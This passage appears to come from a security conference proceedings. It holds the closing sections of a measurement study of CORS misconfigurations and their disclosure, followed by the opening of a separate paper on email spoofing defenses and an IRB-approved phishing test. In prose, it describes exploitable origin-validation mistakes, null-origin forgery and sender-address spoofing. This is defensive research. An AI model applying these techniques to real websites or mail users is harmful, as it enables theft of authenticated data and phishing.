While some mistakes were caused by negligence, others arose due to the complex details and pitfalls in CORS' design and implementation, which make CORS unfriendly to developers and prone to misconfigurations. We can classify the reasons into four categories: 1) The expressiveness of access control policy is poor. Many websites need to implement error-prone dynamic CORS policy generation at the application-level. 2) Origin *null* value could be forged in some corner cases. 3) Developers do not fully understand the CORS security mechanisms, leading to misconfigurations. 4) Interactions between CORS and web caching bring new complexity.

## 6.1 Poor Expressiveness of CORS Policy

The W3C CORS standard states that an Access-Control-Allow-Origin header value can be either *an origin list*, "null", or "*", whereas in the WHATWG's Fetch standard, it can only be *a single origin*, "null", or "*". Our test on five major browsers shows that they all comply with the WHATWG's Fetch standard.

This access control policy is not expressive enough to meet common web developer usage patterns. For example, it is difficult for web developers to share resources across multiple domain names through simple server configurations. Instead, they need to write specific code or use the web framework to dynamically generate different CORS policies for requests from different origins. This approach increases the difficulty of CORS

configuration, and is error-prone in practice. We found a number of misconfigurations are rooted in this category.

In general, we can classify the misconfigurations into two sub-categories: 1) blindly reflect requester's origin in response headers; 2) attempt to validate requester's origin but make mistakes.

**1). Reflecting origin.** When web developers have to dynamically generate polices, the simplest way to configure CORS is to blindly reflect the Origin header value in Access-Control-Allow-Origin headers in responses. This configuration is simple, but dangerous, as it is equivalent to trusting any website, and opens doors for attacker websites to read authenticated resources. In our measurement, 15,902 websites (about 3.3%) out of 481,589 CORS-configured websites have this permissive configuration, including a number of popular websites such as account.sogou.com, analytics.microsoft.com, account.nasdaq.com.

**2). Validation mistakes.** Due to the poor expressiveness of CORS policies, web developers have to dynamically validate the request Origin header and generate corresponding CORS policies. We find the validation processes prone to errors, resulting in trusting unexpected attacker-controllable websites. These errors can be classified into four types. **i) Prefix matching**: When a resource server checks whether the Origin header value matches a trusted domain, it trusts any domain prefixed with the trusted domain. For example, a resource server wants to trust example.com, but forgets the ending character, resulting in allowing example.com.attacker.com. We found this mistake on popular websites like tv.sohu.com, myaccount.realtor.com. **ii) Suffix matching**: When a resource server checks whether the Origin header value matches any subdomain of a trusted domain, the suffix matching is incomplete, accepting any domain ending with the trusted domain. For example, www.example.com wants to allow any example.com subdomain, but it only checks whether the Origin header value ends with "example.com", leading to allow attackexample.com, which can registered by attackers. Such mistakes are found on websites like m.hulu.com. **iii) Not escaping '.'**: For example, example.com wants to allow www.example.com using regular expression matching, but its configuration omits escaping ".", resulting in allowing wwwaexample.com. Websites like www.nlm.nih.gov are found to make this mistake. **iv) Substring matching**: We also found that some websites like subscribe.washingtonpost.com have validation mistakes, resulting allowing ashingtonpost.co, which can be registered by anyone. In our measurement, a total of 50,216 domain names (about 10.4%) were found to have these validation mistakes, as shown in Table 3.

Table 4: Different CORS framework implementations

| Framework | * and "true" to reflection | no Vary |
|---|---|---|
| ASP.net CORS (ASP.net) | Yes | |
| Corsslim (PHP) | | Yes |
| Django-cors-headers (Python) | Yes | |
| Flask-cors (Python) | Yes | |
| Go-cors (Golang) | Yes | |
| Laravel-cors (PHP) | Yes | |
| NelmioCorsBundle (PHP) | | Yes |
| Plack::Middleware ::CrossOrigin (Perl) | Yes | Yes |
| Rack-cors (Ruby) | | |
| Tomcat CORS filter (Java) | Yes | |
| Yii2 CORS filter (PHP) | Yes | Yes |

## 6.2 Origin Forgery

An important security prerequisite for CORS is that the Origin header value in a cross-origin request cannot be forged. But this assumption does not always hold in reality.

The Origin header was first proposed for defense against CSRF attacks [9]. RFC 6454 [8] states that if a request comes from a privacy-sensitive context, the Origin header value should be *null*, but it does not explicitly define what is a privacy-sensitive context.

CORS reuses the Origin header, but CORS standards also lack clear definition of *null* value. In browser implementations, *null* is sent from multiple different sources, including local file pages, iframe sandbox scripts. When developers want to share data with local file pages (e.g., hybrid applications), they configure "Access-Control-Allow-Origin: null" and "Access-Control-Allow-Credentials: true" on their websites. However, an attacker can also forge the Origin header with *null* value from any website by using browser's iframe sandbox feature. Thus, sites configured with "Access-Control-Allow-Origin: null" and "Access-Control-Allow-Credentials: true" can be read by any domain in this way. In our measurement, we found 3,991 domains (about 0.8%) with this misconfiguration, including mingxing.qq.com, aboutyou.de.

## 6.3 Complexity of Security Mechanisms

For web developers' convenience, CORS allows Access-Control-Allow-Origin to be configured with the wildcard "*", which allows any domain. Given these overly-loose permissions, CORS later added an additional security mechanism: "Access-Control-Allow-Origin: *" and "Access-Control-Allow-Credentials: true" cannot be used at the same time. This means that "Access-Control-

Allow-Origin: *" can only be used to share public resources.

We found this security mechanism is not well-understood by either application developers or framework developers: 1) Many application developers were not aware of this additional requirement and still configured both "Access-Control-Allow-Origin: *" and "Access-Control-Allow-Credentials: true". In our measurement, 7,444 out of 481,589 CORS-configured domains (about 1.5%) manifested this mistake, including popular domain names such as api.vimeo.com, security.harvard.edu. 2) To avoid the above configuration errors, some web frameworks actively convert the combination into reflecting origin. This causes the protocol security mechanism to be bypassed, allowing any domain to read authenticated resources. We analyzed 11 popular CORS middleware and found that 8 of them converted this combination to reflecting origin, as shown in Table 4.

## 6.4 CORS and Cache

There is another error-prone corner case when CORS interacts with an HTTP cache. When a resource server needs to be shared with multiple domain names, it needs to generate different CORS policies for different requesting domains. But most web proxies cache HTTP contents only based on URLs, without taking into consideration the associated CORS policies. If a resource shared with multiple domains is cached with CORS policy for one domain, others domains will not be able to access the resource because of CORS policy violation. For example, a resource from c.com needs to be shared with both a.com and b.com from browsers sharing a same cache. If the resource is first accessed by a.com and is cached with header "Access-Control-Allow-Origin: http://a.com", b.com will not be able to access the resource since the cached content has a CORS policy that does not match with b.com.

HTTP provides the Vary header for this situation. A resource server needs to configure "Vary: Origin" in its response headers, which instructs web caches to cache HTTP contents based on both URLs and Origin header value. Thus, when a server returns different CORS policies for different requesting domains, these resources will be cached in different entries.

Many developers are not aware of this corner case. In our measurements, 132,987 domains (about 27%) allowed for multiple different domains, but didn't configure "Vary: Origin", such as azure.microsoft.com and global.alipay.com. We analyzed 11 samples of CORS middleware, finding 4 that were not aware of this issue and did not generate Vary headers, as shown in Table 4.

# 7 Discussion

We first analyze the underlying causes behind the CORS security issues and then propose corresponding mitigation and improvement measures.

## 7.1 Root Cause

**Backward compatibility needs to be just right.** Although backward compatibility is important in designing new systems, over consideration can deteriorate system security and increase burden in system development and deployment. Prior to CORS, cross origin request attacks have become serious problems for web security. To keep backward compatibility, CORS can choose not to solve the existing form submission problem, but it is not necessary to allow default sending permission in its newly opened interfaces. Although CORS made attempt to restrict the default sending permission such as restricting Content-Type to three white-list values, it unintentionally relaxed the permissions in subtle ways, leading to various new cross-origin attacks.

**Under web rapid iterative development model, new protocols aren't fully evaluated before deployed.** New features are quickly implemented by browsers and shipped to users before they are fully evaluated, some immature design are difficult to change after these features are widely used in Web. Starting in the second half of 2008, CORS protocol has major changes and is still under discussion in the W3C. Due to web developers' requirements or browsers' competitions, in January 2009, some vendors have implemented this immature protocol into browsers as new features, which include some immature design, such as CORS policies only support a single origin [10]. Although the new CORS standard in 2010 required Access-Control-Allow-Origin to support origin list [36], these requirements haven't been supported in any browsers. One reason is compatibility issues. Browser modification could lead to different versions of browsers supporting different levels of access control policies, CORS configuration will be further complicated. Another reason is that, currently web developers can dynamically generate CORS configuration to complete their goals. Therefore, this design kept unchanged, which increased web developers configuration difficulty.

**The protocol security considerations haven't been effectively conveyed to the developers.** The CORS protocol has many error-prone corner cases in its design and implementation, as presented in Section 5 and Section 6, but these cases are not effectively conveyed to developers. An important reason is that these security risks aren't clearly highlighted in the two CORS specifications. First, the W3C CORS standard lacked timely

updates, its latest version was still in 2014 [38]. In August 2017, the W3C CORS standard was proposed for obsolescence in the W3C mailing list [7], suggesting the use of WHATWG's Fetch standard. Web developers who didn't subscribe to the W3C mailing list would likely still take W3C CORS standard to be the latest standard. Second, WHATWG's Fetch standard had no separate security consideration section and did not emphasize these security risks either.

## 7.2 Improvement for CORS

We found the CORS protocol can be improved in four aspects:

**The default sending permission should be more restrictive.** A fundamental cause for cross origin request attack is that a browser allows to directly send cross origin requests, which could contain malicious data, without asking permission from the server.

One solution is to send a preflight request for all cross origin requests that allow users to modify headers and body, and then send the real request after negotiating with the server. To reduce the additional preflight round trip, developers can use Access-Control-Max-Age to cache preflight requests. Although the "always-preflight" solution may break websites, it provides an unified way to solve these problem fundamentally.

Another mitigation is to limit the format and value of white-list headers and bodies in CORS simple requests, e.g. disallowing unsafe values in white-list headers and bodies, restricting header length, restricting access to unsafe ports. However, this approach also increases the complexity of CORS protocol and may bring unexpected security troubles. For example, originally, CORS limited Content-Type to three specific values excluding "application/json", so many web applications used this restriction as CSRF defenses against JSON APIs. Later, Chrome opened new API SendBeacons() for new features, which can send "Content-Type: application/json" in cross origin requests directly [39]. This behavior break many websites' CSRF defense and brought controversy [5].

**CORS configuration should be simplified.** The poor expressiveness of CORS policy increase the configuration complexity, web developers have to dynamically generate corresponding CORS policies, which are prone to mistakes. Therefore, browsers should support advanced CORS policies, such as origin list, subdomain wildcard, to simplify developers' CORS configuration in common usages.

**The *null* definition should be clear.** In CORS standards, the *null* value definition is not clear, and in actual practice, browsers send *null* values in different sources. Developers who don't know this corner cases may misconfigure CORS. Therefore, the CORS standard needs to clearly define *null* values, preferably using different values for different sources.

**Security risks should be clearly summarized in standards.** The standard should explicitly point out the risk of trust dependencies brought by CORS. Also, many CORS misconfigurations are caused by various subtle corner cases. These security risks should be clearly delivered to developers, for example, summarizing best practices for CORS configuration, highlighting various CORS error-prone details, and updating them in the latest CORS standards.

# 8 Disclosure and Response

We discussed the uncovered problems with the web standard organization WHATWG. They have accepted some of our suggestions and made corresponding changes to the CORS specification. We are also in the process of reporting all vulnerabilities to the affected parties, including browser vendors, framework developers, and website owners. Some have also taken actions to actively address these issues. Below we summarize the response by the standard organization and some affected parties.

## 8.1 Response by CORS Standard

The authors of WHATWG Fetch standard acknowledged that some of the problems discussed in this paper, particularly the cross origin sending attacks, are not just implementation errors, thus need to be fixed in CORS specifications. They carefully examined our mitigation proposals outlined in Section 7.2, and chose to add more restrictions on CORS simple requests to address the attacks we found. They do not adopt the "always-preflight" solution which we prefer because it may break existing websites.

More specifically, they chose to disallow some unsafe characters (e.g., '{') in CORS whitelisted headers, limit the size of CORS whitelisted headers, and restrict access to AFP ports. Some of these changes have been updated to the latest Fetch standard [4], others are waiting to be merged [5].

Regarding CORS misconfiguration issues (e.g., forgeable null origin, HTTPS sites trusting HTTP domains), they suggested that misconfigured websites should fix those issues without the need to change CORS specifications. However, they agreed to our suggestion to add a security consideration section in the standard. We are currently working on adding the security consideration section to inform web developers of all known CORS security risks.

[4] https://github.com/whatwg/fetch/pull/738
[5] https://github.com/whatwg/fetch/pull/736

## 8.2 Response by Vendors

**Chrome and Firefox:** Chrome and Firefox browsers have released a patch to block ports 548 and 427 used by Apple Filling Protocol [12] [15]. They are also investigating and implementing other new changes in the specification to restrict CORS whitelisted headers. To address attacks against intranet services, Chrome is also considering preventing access to localhost/RFC1918 addresses from public websites [13].

**Safari:** Apple informed us that their investigation revealed that comprehensive changes are required to address these issues, and they are testing those changes with a beta testing program.

**Edge/IE:** Microsoft acknowledged and thanked our report, but provided no further comment to date.

**CORS frameworks:** Tomcat, Yii and Go-CORS frameworks have modified their software to not reflect origin header when configured to '*'. Our report to Tomcat team also has resulted in a public security update advisory (CVE-2018-8014) [11]. ASP.net said they will provide fix in version 3.0 as it's a breaking change.

**Websites:** We are in the process of reporting these problems to all vulnerable websites. Some websites (e.g., nasdaq.com, sohu.com, mail.ru) have acknowledged and fixed the issues. nasdaq.com also provided us a reward ($100 gift card).

# 9 Related Work

CORS is a relatively new web security mechanism. Although a few researchers have found some CORS security issues [44, 30, 18, 21, 20], none provides systematic treatment of CORS security. Our work fills in this gap by providing a comprehensive security analysis of CORS in design, implementation and deployment.

## 9.1 Cross-Origin Sending Problems

Several researchers noticed some cases about CORS-related security issues [44, 30], but they only briefly discussed individual cases without systematic study. Wilander opened an issue on Github [44], suggesting that Fetch standard should restrict Accept, Accept-Language, and Content-Language value according to RFC 7231, as an attacker may abuse these three headers to delivery malicious payloads. We found that even though Safari adopted his advice to limit the three headers from using some insecure values, this problem was still not completely solved. Revay found POST body format was relaxed in XMLHttpRequest API, which could lead to file upload CSRF [30], and we further provided a real world case to demonstrate this threat.

In the past, there have been some security studies on exploiting and mitigating cross origin sending attacks [4, 9, 14]. Alcorn et al. developed the BeEF framework which could exploit CSRF and HFPA vulnerabilities [4]. Barth et al. presented login CSRF attack and proposed to mitigate CSRF attacks by using Origin header [9]. Ryck et al. presented a client-side countermeasure against CSRF attacks [14].

## 9.2 CORS Misconfiguration Problems

There are also some known CORS misconfigurations and studies [18, 21, 20, 26]. Gurt found a CORS configuration mistake in one of Facebook Message domains, resulting in reading of victim's chat information by any malicious web site [18]. Kettle discovered and summarized various CORS misconfigurations which he encountered in his penetration testing experience [21]. Inspired by his work, we comprehensively studied and measured CORS misconfiguration, and further analyzed their root causes. Johnson measured the reflecting origin misconfiguration in the Alexa top 1M sites [20], and Mller [26] measured different misconfigurations mentioned in Kettle's work. With the help of passive DNS database, we further performed an in-depth evaluation on their unique subdomains. We also analyzed different CORS frameworks to understand those misconfigurations.

## 9.3 Other Cross-Origin Problems

From a broad perspective, our work can also be viewed as an analysis of access control policies in the Web. Singh et al. studied inconsistent access control policies for different resources in web browsers, but without including CORS [32]. Akhawe et al. proposed a formal model of web security and discovered some new vulnerabilities by using the model [3]. Schwenk et al. tested the SOP for DOM between different browsers and found many inconsistencies [31]. Zheng et al. studied the SOP for cookies and found that various cookie-related security issues [45]. Son et al. studied the usage of PostMessage, a client-side cross-origin communication mechanism, on the Alexa top 10,000 websites and found many are vulnerable [33].

# 10 Conclusion

We conducted an empirical security study on CORS. We examined CORS specifications and implementations in both browsers and Web frameworks, and discovered a number of new security issues. By conducting an large scale measurement on CORS deployment in real-world websites, we found that CORS was not well-understood

by developers, 27.5% of all the CORS configured domains had insecure misconfigurations. We further analyzed the underlying reasons behind these issues and found that while some are developer's negligence, many security issues are rooted in the CORS protocol design and implementations. Finally, we proposed some improvements and clarifications to address these problems. Some of our proposals have been standardized in the lastest CORS specification and adopt by major browsers. To aid in identifying CORS misconfiguration issues, we also provide an open-source tool[6], to help web developers and security-practitioners to automatically evaluate whether a website is vulnerable to the misconfiguration problems we found.

The reality of CORS security is an unfortunate epitome of web security. As the Web keeps adding new, in many cases, premature features, unexpected interactions cause new security threats. Mitigation of new threats further require new features, which if not designed properly will again introduce new risks. Backward compatibility further complicate the problem. We hope that web community can take more principled approach to security in future web protocol design and implementation.

## 11 Acknowledgments

We would like to thank our shepherd Devdatta Akhawe and the anonymous reviewers for their insightful comments. We especially thank Yiming Gong and Man Hou from 360 Network Security Research Lab for their generous help on PassiveDNS data. We also gratefully thank Anne van Kesteren, Boris Zbarsky and others from Firefox, Eric Lawrence, Yutaka Hirano, Mike West and others from Google Chrome, Bernardo Stein from Microsoft, Deven from Apple, and Michael Ficarra from Shape Security for their valuable discussions and helpful comments. We also thank Brent Peckham from Nasdaq, Alexander Makarov from Yii framework, Mark Thomas from Tomcat for their helpful feedback. This work was partially supported by the Joint Research Center of Tsinghua University and 360 Enterprise Security Group, and was also funded by National Natural Science Foundation of China (grant #U1636204 and #61472215), the National Key Research and Development Program of China (#2017YFB0803202), the US National Science Foundation(grant #CNS-1237265), and by generous support from Google and IBM. The Fudan author is supported in part by the NSFC U1636204, the National Program on Key Basic Research (NO. 2015CB358800). Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of their employers or the funding agencies.

[6] https://github.com/chenjj/CORScanner

## References

[1] 360, Q. Network security research lab at 360. `http://netlab.360.com/`, 2017. [accessed Feb-2018].

[2] 360, Q. Qihoo 360 technology co. ltd. `http://www.360.cn/`, 2017. [accessed Feb-2018].

[3] AKHAWE, D., BARTH, A., LAM, P. E., MITCHELL, J., AND SONG, D. Towards a formal foundation of web security. In *Computer Security Foundations Symposium (CSF), 2010 23rd IEEE* (2010), IEEE, pp. 290–304.

[4] ALCORN, W., FRICHOT, C., AND ORRU, M. *The Browser Hacker's Handbook*. John Wiley & Sons, 2014.

[5] AYREY, D. Json api's are automatically protected against csrf, and google almost took it away. `https://github.com/dxa4481/CORS`, 2017. [accessed Feb-2018].

[6] BARON, D. W3c proposed recommendation: Html5. `https://groups.google.com/forum/#!msg/mozilla.dev.platform/BnY1261cNJo/MdkaT_EX6MOJ`, 2014. [accessed Feb-2018].

[7] BARON, D. Transition request: Proposed obsolete for cors. `https://lists.w3.org/Archives/Public/public-webappsec/2017Aug/0010.html`, 2017. [accessed Feb-2018].

[8] BARTH, A. Rfc 7231-the web origin concept. december 2011, 2011.

[9] BARTH, A., JACKSON, C., AND MITCHELL, J. C. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM conference on Computer and communications security* (2008), ACM, pp. 75–88.

[10] BATEMAN, A. Access-control-allow-origin: * and ascii-origin in ie8. `https://lists.w3.org/Archives/Public/public-webapps/2009JanMar/0090.html`, 2009. [accessed Feb-2018].

[11] CHEN, J. Cors security: reflecting any origin header value when configured to * is dangerous. `"https://bz.apache.org/bugzilla/show_bug.cgi?id=62343"`, 2018. [accessed Jun-2018].

[12] CHROME. Block afp ports. `"https://chromium.googlesource.com/chromium/src/+/b8a8373b9d399a7fa84bd5732a3498c748dc7ac3"`, 2018. [accessed Jun-2018].

[13] CHROME. Block sub-resource loads from the web to private networks and localhost. `"https://bugs.chromium.org/p/chromium/issues/detail?id=378566"`, 2018. [accessed Jun-2018].

[14] DE RYCK, P., DESMET, L., JOOSEN, W., AND PIESSENS, F. Automatic and precise client-side protection against csrf attacks. In *European Symposium on Research in Computer Security* (2011), Springer, pp. 100–116.

[15] FIREFOX. Block afp ports. `"https://github.com/mozilla/gecko-dev/commit/8005b74540bea45f0266dc809c7274ab63e07d6a"`, 2018. [accessed Jun-2018].

[16] GROSSMAN, J. Advanced web attack techniques using gmail. `http://blog.jeremiahgrossman.com/2006/01/advanced-web-attack-techniques-using.html`, 2006. [accessed Feb-2018].

[17] GRGOIRE, N. Trying to hack redis via http requests. `http://www.agarri.fr/kom/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html`, 2014. [accessed Feb-2018].

[18] GURT, Y. Critical issue opened private chats of facebook messenger users up to attackers. https://www.bugsec.com/news/facebook-originull/, 2013. [accessed Feb-2018].

[19] IPPOLITO, B. Remote json - jsonp. http://bob.ippoli.to/archives/2005/12/05/remote-json-jsonp/, 2005. [accessed Feb-2018].

[20] JOHNSON, E. Misconfigured cors, stealing user data from the alexa 1m. https://ejj.io/misconfigured-cors/, 2016. [accessed Feb-2018].

[21] KETTLE, J. Exploiting cors misconfigurations for bitcoins and bounties. http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html, 2016. [accessed Feb-2018].

[22] MAIL LISTS, W. Public-webapps@w3.org mail archives. "https://lists.w3.org/Archives/Public/public-webapps/", 2018. [accessed Feb-2018].

[23] MIKE WEST, M. G. Same site. https://tools.ietf.org/html/draft-west-first-party-cookies-07, 2016. [accessed Feb-2018].

[24] MITRE. Cve-2014-6271. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271, 2014. [accessed Feb-2018].

[25] MITRE. Cve-2017-5638. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638, 2017. [accessed Feb-2018].

[26] MLLER, J. Cors misconfigurations on a large scale. https://web-in-security.blogspot.com/2017/07/cors-misconfigurations-on-large-scale.html, 2017. [accessed Feb-2018].

[27] OWASP. Owasp top 10 secuirty issues. https://www.owasp.org/index.php/Top_10_2007, 2007. [accessed Feb-2018].

[28] POPESCU, P. Practical jsonp injection. https://securitycafe.ro/2017/01/18/practical-jsonp-injection/, 2017. [accessed Feb-2018].

[29] RESCHKE, J., AND FIELDING, R. Rfc 7231-hypertext transfer protocol (http/1.1): Semantics and content. june 2014, 2014.

[30] REVAY, G. Here it is, the file upload csrf. http://gerionsecurity.com/2013/04/here-it-is-the-file-upload-csrf/, 2013. [accessed Feb-2018].

[31] SCHWENK, J., NIEMIETZ, M., AND MAINKA, C. Same-origin policy: Evaluation in modern browsers. In *USENIX Security Symposium* (2017).

[32] SINGH, K., MOSHCHUK, A., WANG, H. J., AND LEE, W. On the incoherencies in web browser access control policies. In *Security and Privacy (SP), 2010 IEEE Symposium on* (2010), IEEE, pp. 463–478.

[33] SON, S., AND SHMATIKOV, V. The postman always rings twice: Attacking and defending postmessage in html5 websites. In *Network and Distributed System Security Symposium (NDSS)* (2013).

[34] STAMM, S., STERNE, B., AND MARKHAM, G. Reining in the web with content security policy. In *Proceedings of the 19th international conference on World wide web* (2010), ACM, pp. 921–930.

[35] TOPF, J. The html form protocol attack. http://www.remote.org/jochen/sec/hfpa/hfpa.pdf, 2001. [accessed Feb-2018].

[36] VAN KESTEREN, A., ET AL. Cross-origin resource sharing. *W3C Working Draft 27 July 2010* (2010).

[37] VAN KESTEREN, A., ET AL. Fetch. https://fetch.spec.whatwg.org/, 2011. [accessed Feb-2018].

[38] VAN KESTEREN, A., ET AL. Cross-origin resource sharing. *W3C Recommendation 16 January 2014* (2014).

[39] VELA, E. sendbeacon let's you send post requests with arbitrary content type. https://bugs.chromium.org/p/chromium/issues/detail?id=490015, 2015. [accessed Feb-2018].

[40] WHATWG. Web hypertext application technology working group. "https://whatwg.org/", 2018. [accessed Feb-2018].

[41] WIKIPEDIA. Apple filing protocol — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Apple_Filing_Protocol", 2018. [accessed Feb-2018].

[42] WIKIPEDIA. Cross-site request forgery — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Cross-site_request_forgery", 2018. [accessed Feb-2018].

[43] WIKIPEDIA. Cross-site scripting — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Cross-site_scripting", 2018. [accessed Feb-2018].

[44] WILANDER, J. Cors-safelisted request headers should be restricted according to rfc 7231. https://github.com/whatwg/fetch/issues/382, 2016. [accessed Feb-2018].

[45] ZHENG, X., JIANG, J., LIANG, J., DUAN, H.-X., CHEN, S., WAN, T., AND WEAVER, N. Cookies lack integrity: Real-world implications. In *USENIX Security Symposium* (2015), pp. 707–721.

# End-to-End Measurements of Email Spoofing Attacks

Hang Hu
*Virginia Tech*
hanghu@vt.edu

Gang Wang
*Virginia Tech*
gangwang@vt.edu

## Abstract

Spear phishing has been a persistent threat to users and organizations, and yet email providers still face key challenges to authenticate incoming emails. As a result, attackers can apply spoofing techniques to impersonate a trusted entity to conduct highly deceptive phishing attacks. In this work, we study *email spoofing* to answer three key questions: (1) How do email providers detect and handle forged emails? (2) Under what conditions can forged emails penetrate the defense to reach user inbox? (3) Once the forged email gets in, how email providers warn users? Is the warning truly effective?

We answer these questions by conducting an end-to-end measurement on 35 popular email providers and examining user reactions to spoofing through a real-world spoofing/phishing test. Our key findings are three folds. *First*, we observe that most email providers have the necessary protocols to detect spoofing, but still allow forged emails to reach the user inbox (*e.g.*, Yahoo Mail, iCloud, Gmail). *Second*, once a forged email gets in, most email providers have no warning for users, particularly for mobile email apps. Some providers (*e.g.*, Gmail Inbox) even have misleading UIs that make the forged email look authentic. *Third*, a few email providers (9/35) have implemented visual security indicators on unverified emails. Our phishing experiment shows that security indicators have a positive impact on reducing risky user actions, but cannot eliminate the risk. Our study reveals a major miscommunication between email providers and end-users. Improvements at both ends (server-side protocols and UIs) are needed to bridge the gap.

## 1 Introduction

Despite the recent development of the system and network security, human factors still remain a weak link. As a result, attackers increasingly rely on phishing tactics to breach various target networks [62]. For example, email phishing has involved in nearly half of the 2000+ reported security breaches in recent two years, causing a leakage of billions of user records [4].

*Email spoofing* is a critical step in phishing, where the attacker impersonates a trusted entity to gain the victim's trust. According to the recent report from the Anti-Phishing Working Group (APWG), email spoofing is widely in spear phishing attacks to target employees of various businesses [2]. Unfortunately, today's email transmission protocol (SMTP) has no built-in mechanism to prevent spoofing [56]. It relies on email providers to implement SMTP extensions such as SPF [40], DKIM [19] and DMARC [50] to authenticate the sender. Since implementing these extensions is *voluntary*, their adoption rate is far from satisfying. Real-world measurements conducted in 2015 have shown that among Alexa top 1 million domains, 40% have SPF, 1% have DMARC, and even fewer are correctly/strictly configured [23, 27].

The limited server-side protection is likely to put users in a vulnerable position. Since not every sender domain has adopted SPF/DKIM/DMARC, email providers still face key challenges to reliably authenticate all the incoming emails. When an email failed the authentication, it is a "blackbox" process in terms of how email providers handle this email. Would forged emails still be delivered to users? If so, how could users know the email is questionable? Take Gmail for example, Gmail delivers certain forged emails to the inbox and places a security indicator on the sender icon (a red question mark, Figure 6(a)). We are curious about how a broader range of email providers handle forged emails, and how much the security indicators actually help to protect users.

In this paper, we describe our efforts and experience in evaluating the real-world defenses against email spoofing[1]. We answer the above questions through empirical end-to-end spoofing measurements, and a user study.

[1] Our study has been approved by our local IRB (IRB-17-397).

*First*, we conduct measurements on how popular email providers detect and handle forged emails. The key idea is to treat each email provider as a blackbox and vary the input (forged emails) to monitor the output (the receiver's inbox). Our goal is to understand under what conditions the forged/phishing emails are able to reach the user inbox and what security indicators (if any) are used to warn users. *Second*, to examine how users react to spoofing emails and the impact of security indicators, we conduct a real-world phishing test in a user study. We have carefully applied "deception" to examine users' natural reactions to the spoofing emails.

**Measurements.** We start by scanning Alexa top 1 million hosts from February 2017 to January 2018. We confirm that the overall adoption rates of SMTP security extensions are still low (SPF 44.9%, DMARC 5.1%). This motivates us to examine how email providers handle incoming emails that failed the authentication.

We conduct end-to-end spoofing experiments on 35 popular email providers used by billions of users. We find that forged emails can penetrate the majority of email providers (34/35) including Gmail, Yahoo Mail and Apple iCloud under proper conditions. Even if the receiver performs all the authentication checks (SPF, DKIM, DMARC), spoofing an unprotected domain or a domain with "relaxed" DMARC policies can help the forged email to reach the inbox. In addition, spoofing an "existing contact" of the victim also helps the attacker to penetrate email providers (*e.g.*, Hotmail).

More surprisingly, while most providers allow forged emails to get in, rarely do they warn users of the unverified sender. Only 9 of 35 providers have implemented some security indicators: 8 providers have security indicators on their *web interface* (*e.g.*, Gmail) and only 4 providers (*e.g.*, Naver) have the security indicators consistently for the *mobile apps*. There is no security warning if a user uses a third-party email client such as Microsoft Outlook. Even worse, certain email providers have misleading UI elements which help the attacker to make forged emails look authentic. For example, when attackers spoof an existing contact (or a user from the same provider), 25 out of 35 providers will automatically load the spoofed sender's photo, a name card or the email history along with the forged email. These UI designs are supposed to improve the email usability, but in turn, help the attacker to carry out the deception when the sender address is actually spoofed.

**Phishing Experiment.** While a handful of email providers have implemented security indicators, the real question is how effective they are. We answer this question using a user study ($N = 488$) where participants examine spoofed phishing emails with or without security indicators on the interface. This is a real-world phishing test where deception is carefully applied such that users examine the spoofed emails without knowing that the email is part of an experiment (with IRB approval). We debrief the users and obtain their consent after the experiment.

Our result shows that security indicators have a positive impact on reducing risky user actions but cannot eliminate the risk. When a security indicator is not presented (the controlled group), out of all the users that opened the spoofed email, 48.9% of them eventually clicked on the phishing URL in the email. For the other group of users to whom we present the security indicator, the corresponding click-through rate is slightly lower (37.2%). The impact is consistently positive for users of different demographics (age, gender, education level). On the other hand, given the 37.2% click-through rate, we argue that the security indicator cannot eliminate the phishing risk. The server-side security protocols and the user-end security indicators should be both improved to maximize the impact.

**Contributions.** We have 3 key contributions:

- *First*, our end-to-end measurement provides new insights into how email providers handle forged emails. We reveal the trade-offs between email availability and security made by different email providers
- *Second*, we are the first to empirically analyze the usage of security indicators on spoofed emails. We show that most email providers not only lack the necessary security indicators (particularly on mobile apps), but also have misleading UIs that help the attackers.
- *Third*, we conduct a real-world phishing test to evaluate the effectiveness of the security indicator. We demonstrate the positive impact (and potential problems) of the security indicator and provide the initial guidelines for improvement.

The quantitative result in this paper provides an end-to-end view on how spoofed emails could penetrate major email providers and all the way affect the end users. We hope the results can draw more attention from the community to promoting the adoption of SMTP security extensions. In addition, we also seek to raise the attention of email providers to designing and deploying more effective UI security indicators, particularly for the less protected mobile email apps. We have communicated the results with the Gmail team and offered suggestions to improve the security indicators.

## 2 Background and Methodology

Today's email system is built upon the SMTP protocol, which was initially designed without security in mind.





Figure 1: Email transmission from Alex to Bob.

*Security extensions* were introduced later to provide confidentiality, integrity, and authenticity. Below, we briefly introduce SMTP and related security extensions. Then we introduce our research questions and methodology.

## 2.1 SMTP and Email Spoofing

Simple Mail Transfer Protocol (SMTP) is an Internet standard for electronic mail transmission [56]. Figure 1 shows the three main steps to deliver an email message. (❶) Starting from the sender's Mail User Agent (MUA), the message is first transmitted to the Mail Submission Agent (MSA) of the sender's service provider via STMP or HTTP/HTTPS. (❷) Then the sender's Mail Transfer Agent (MTA) sends the message to the receiver's email provider using SMTP. (❸) The message is then delivered to the receiving user by the Mail Delivery Agent (MDA) via Internet Message Access Protocol (IMAP), Post Office Protocol (POP) or HTTP/HTTPS.

When initially designed, SMTP did not have any security mechanisms to authenticate the sender identity. As a result, attackers can easily craft a forged email to impersonate/spoof an arbitrary sender address by modifying the "`MAIL FROM`" field in SMTP. Email spoofing is a critical step in a phishing attack — by impersonating a trusted entity as the email sender, the attacker has a higher chance to gain the victim's trust. In practice, attackers usually exploit SMTP in step (❷) by setting up their own MTA servers.

Alternatively, an attacker may also exploit step (❶) if a legitimate email service is not carefully configured. For example, if `a.com` is configured as an open relay, attacker can use `a.com`'s server and IP to send forged emails that impersonate *any* email addresses.

## 2.2 Email Authentication

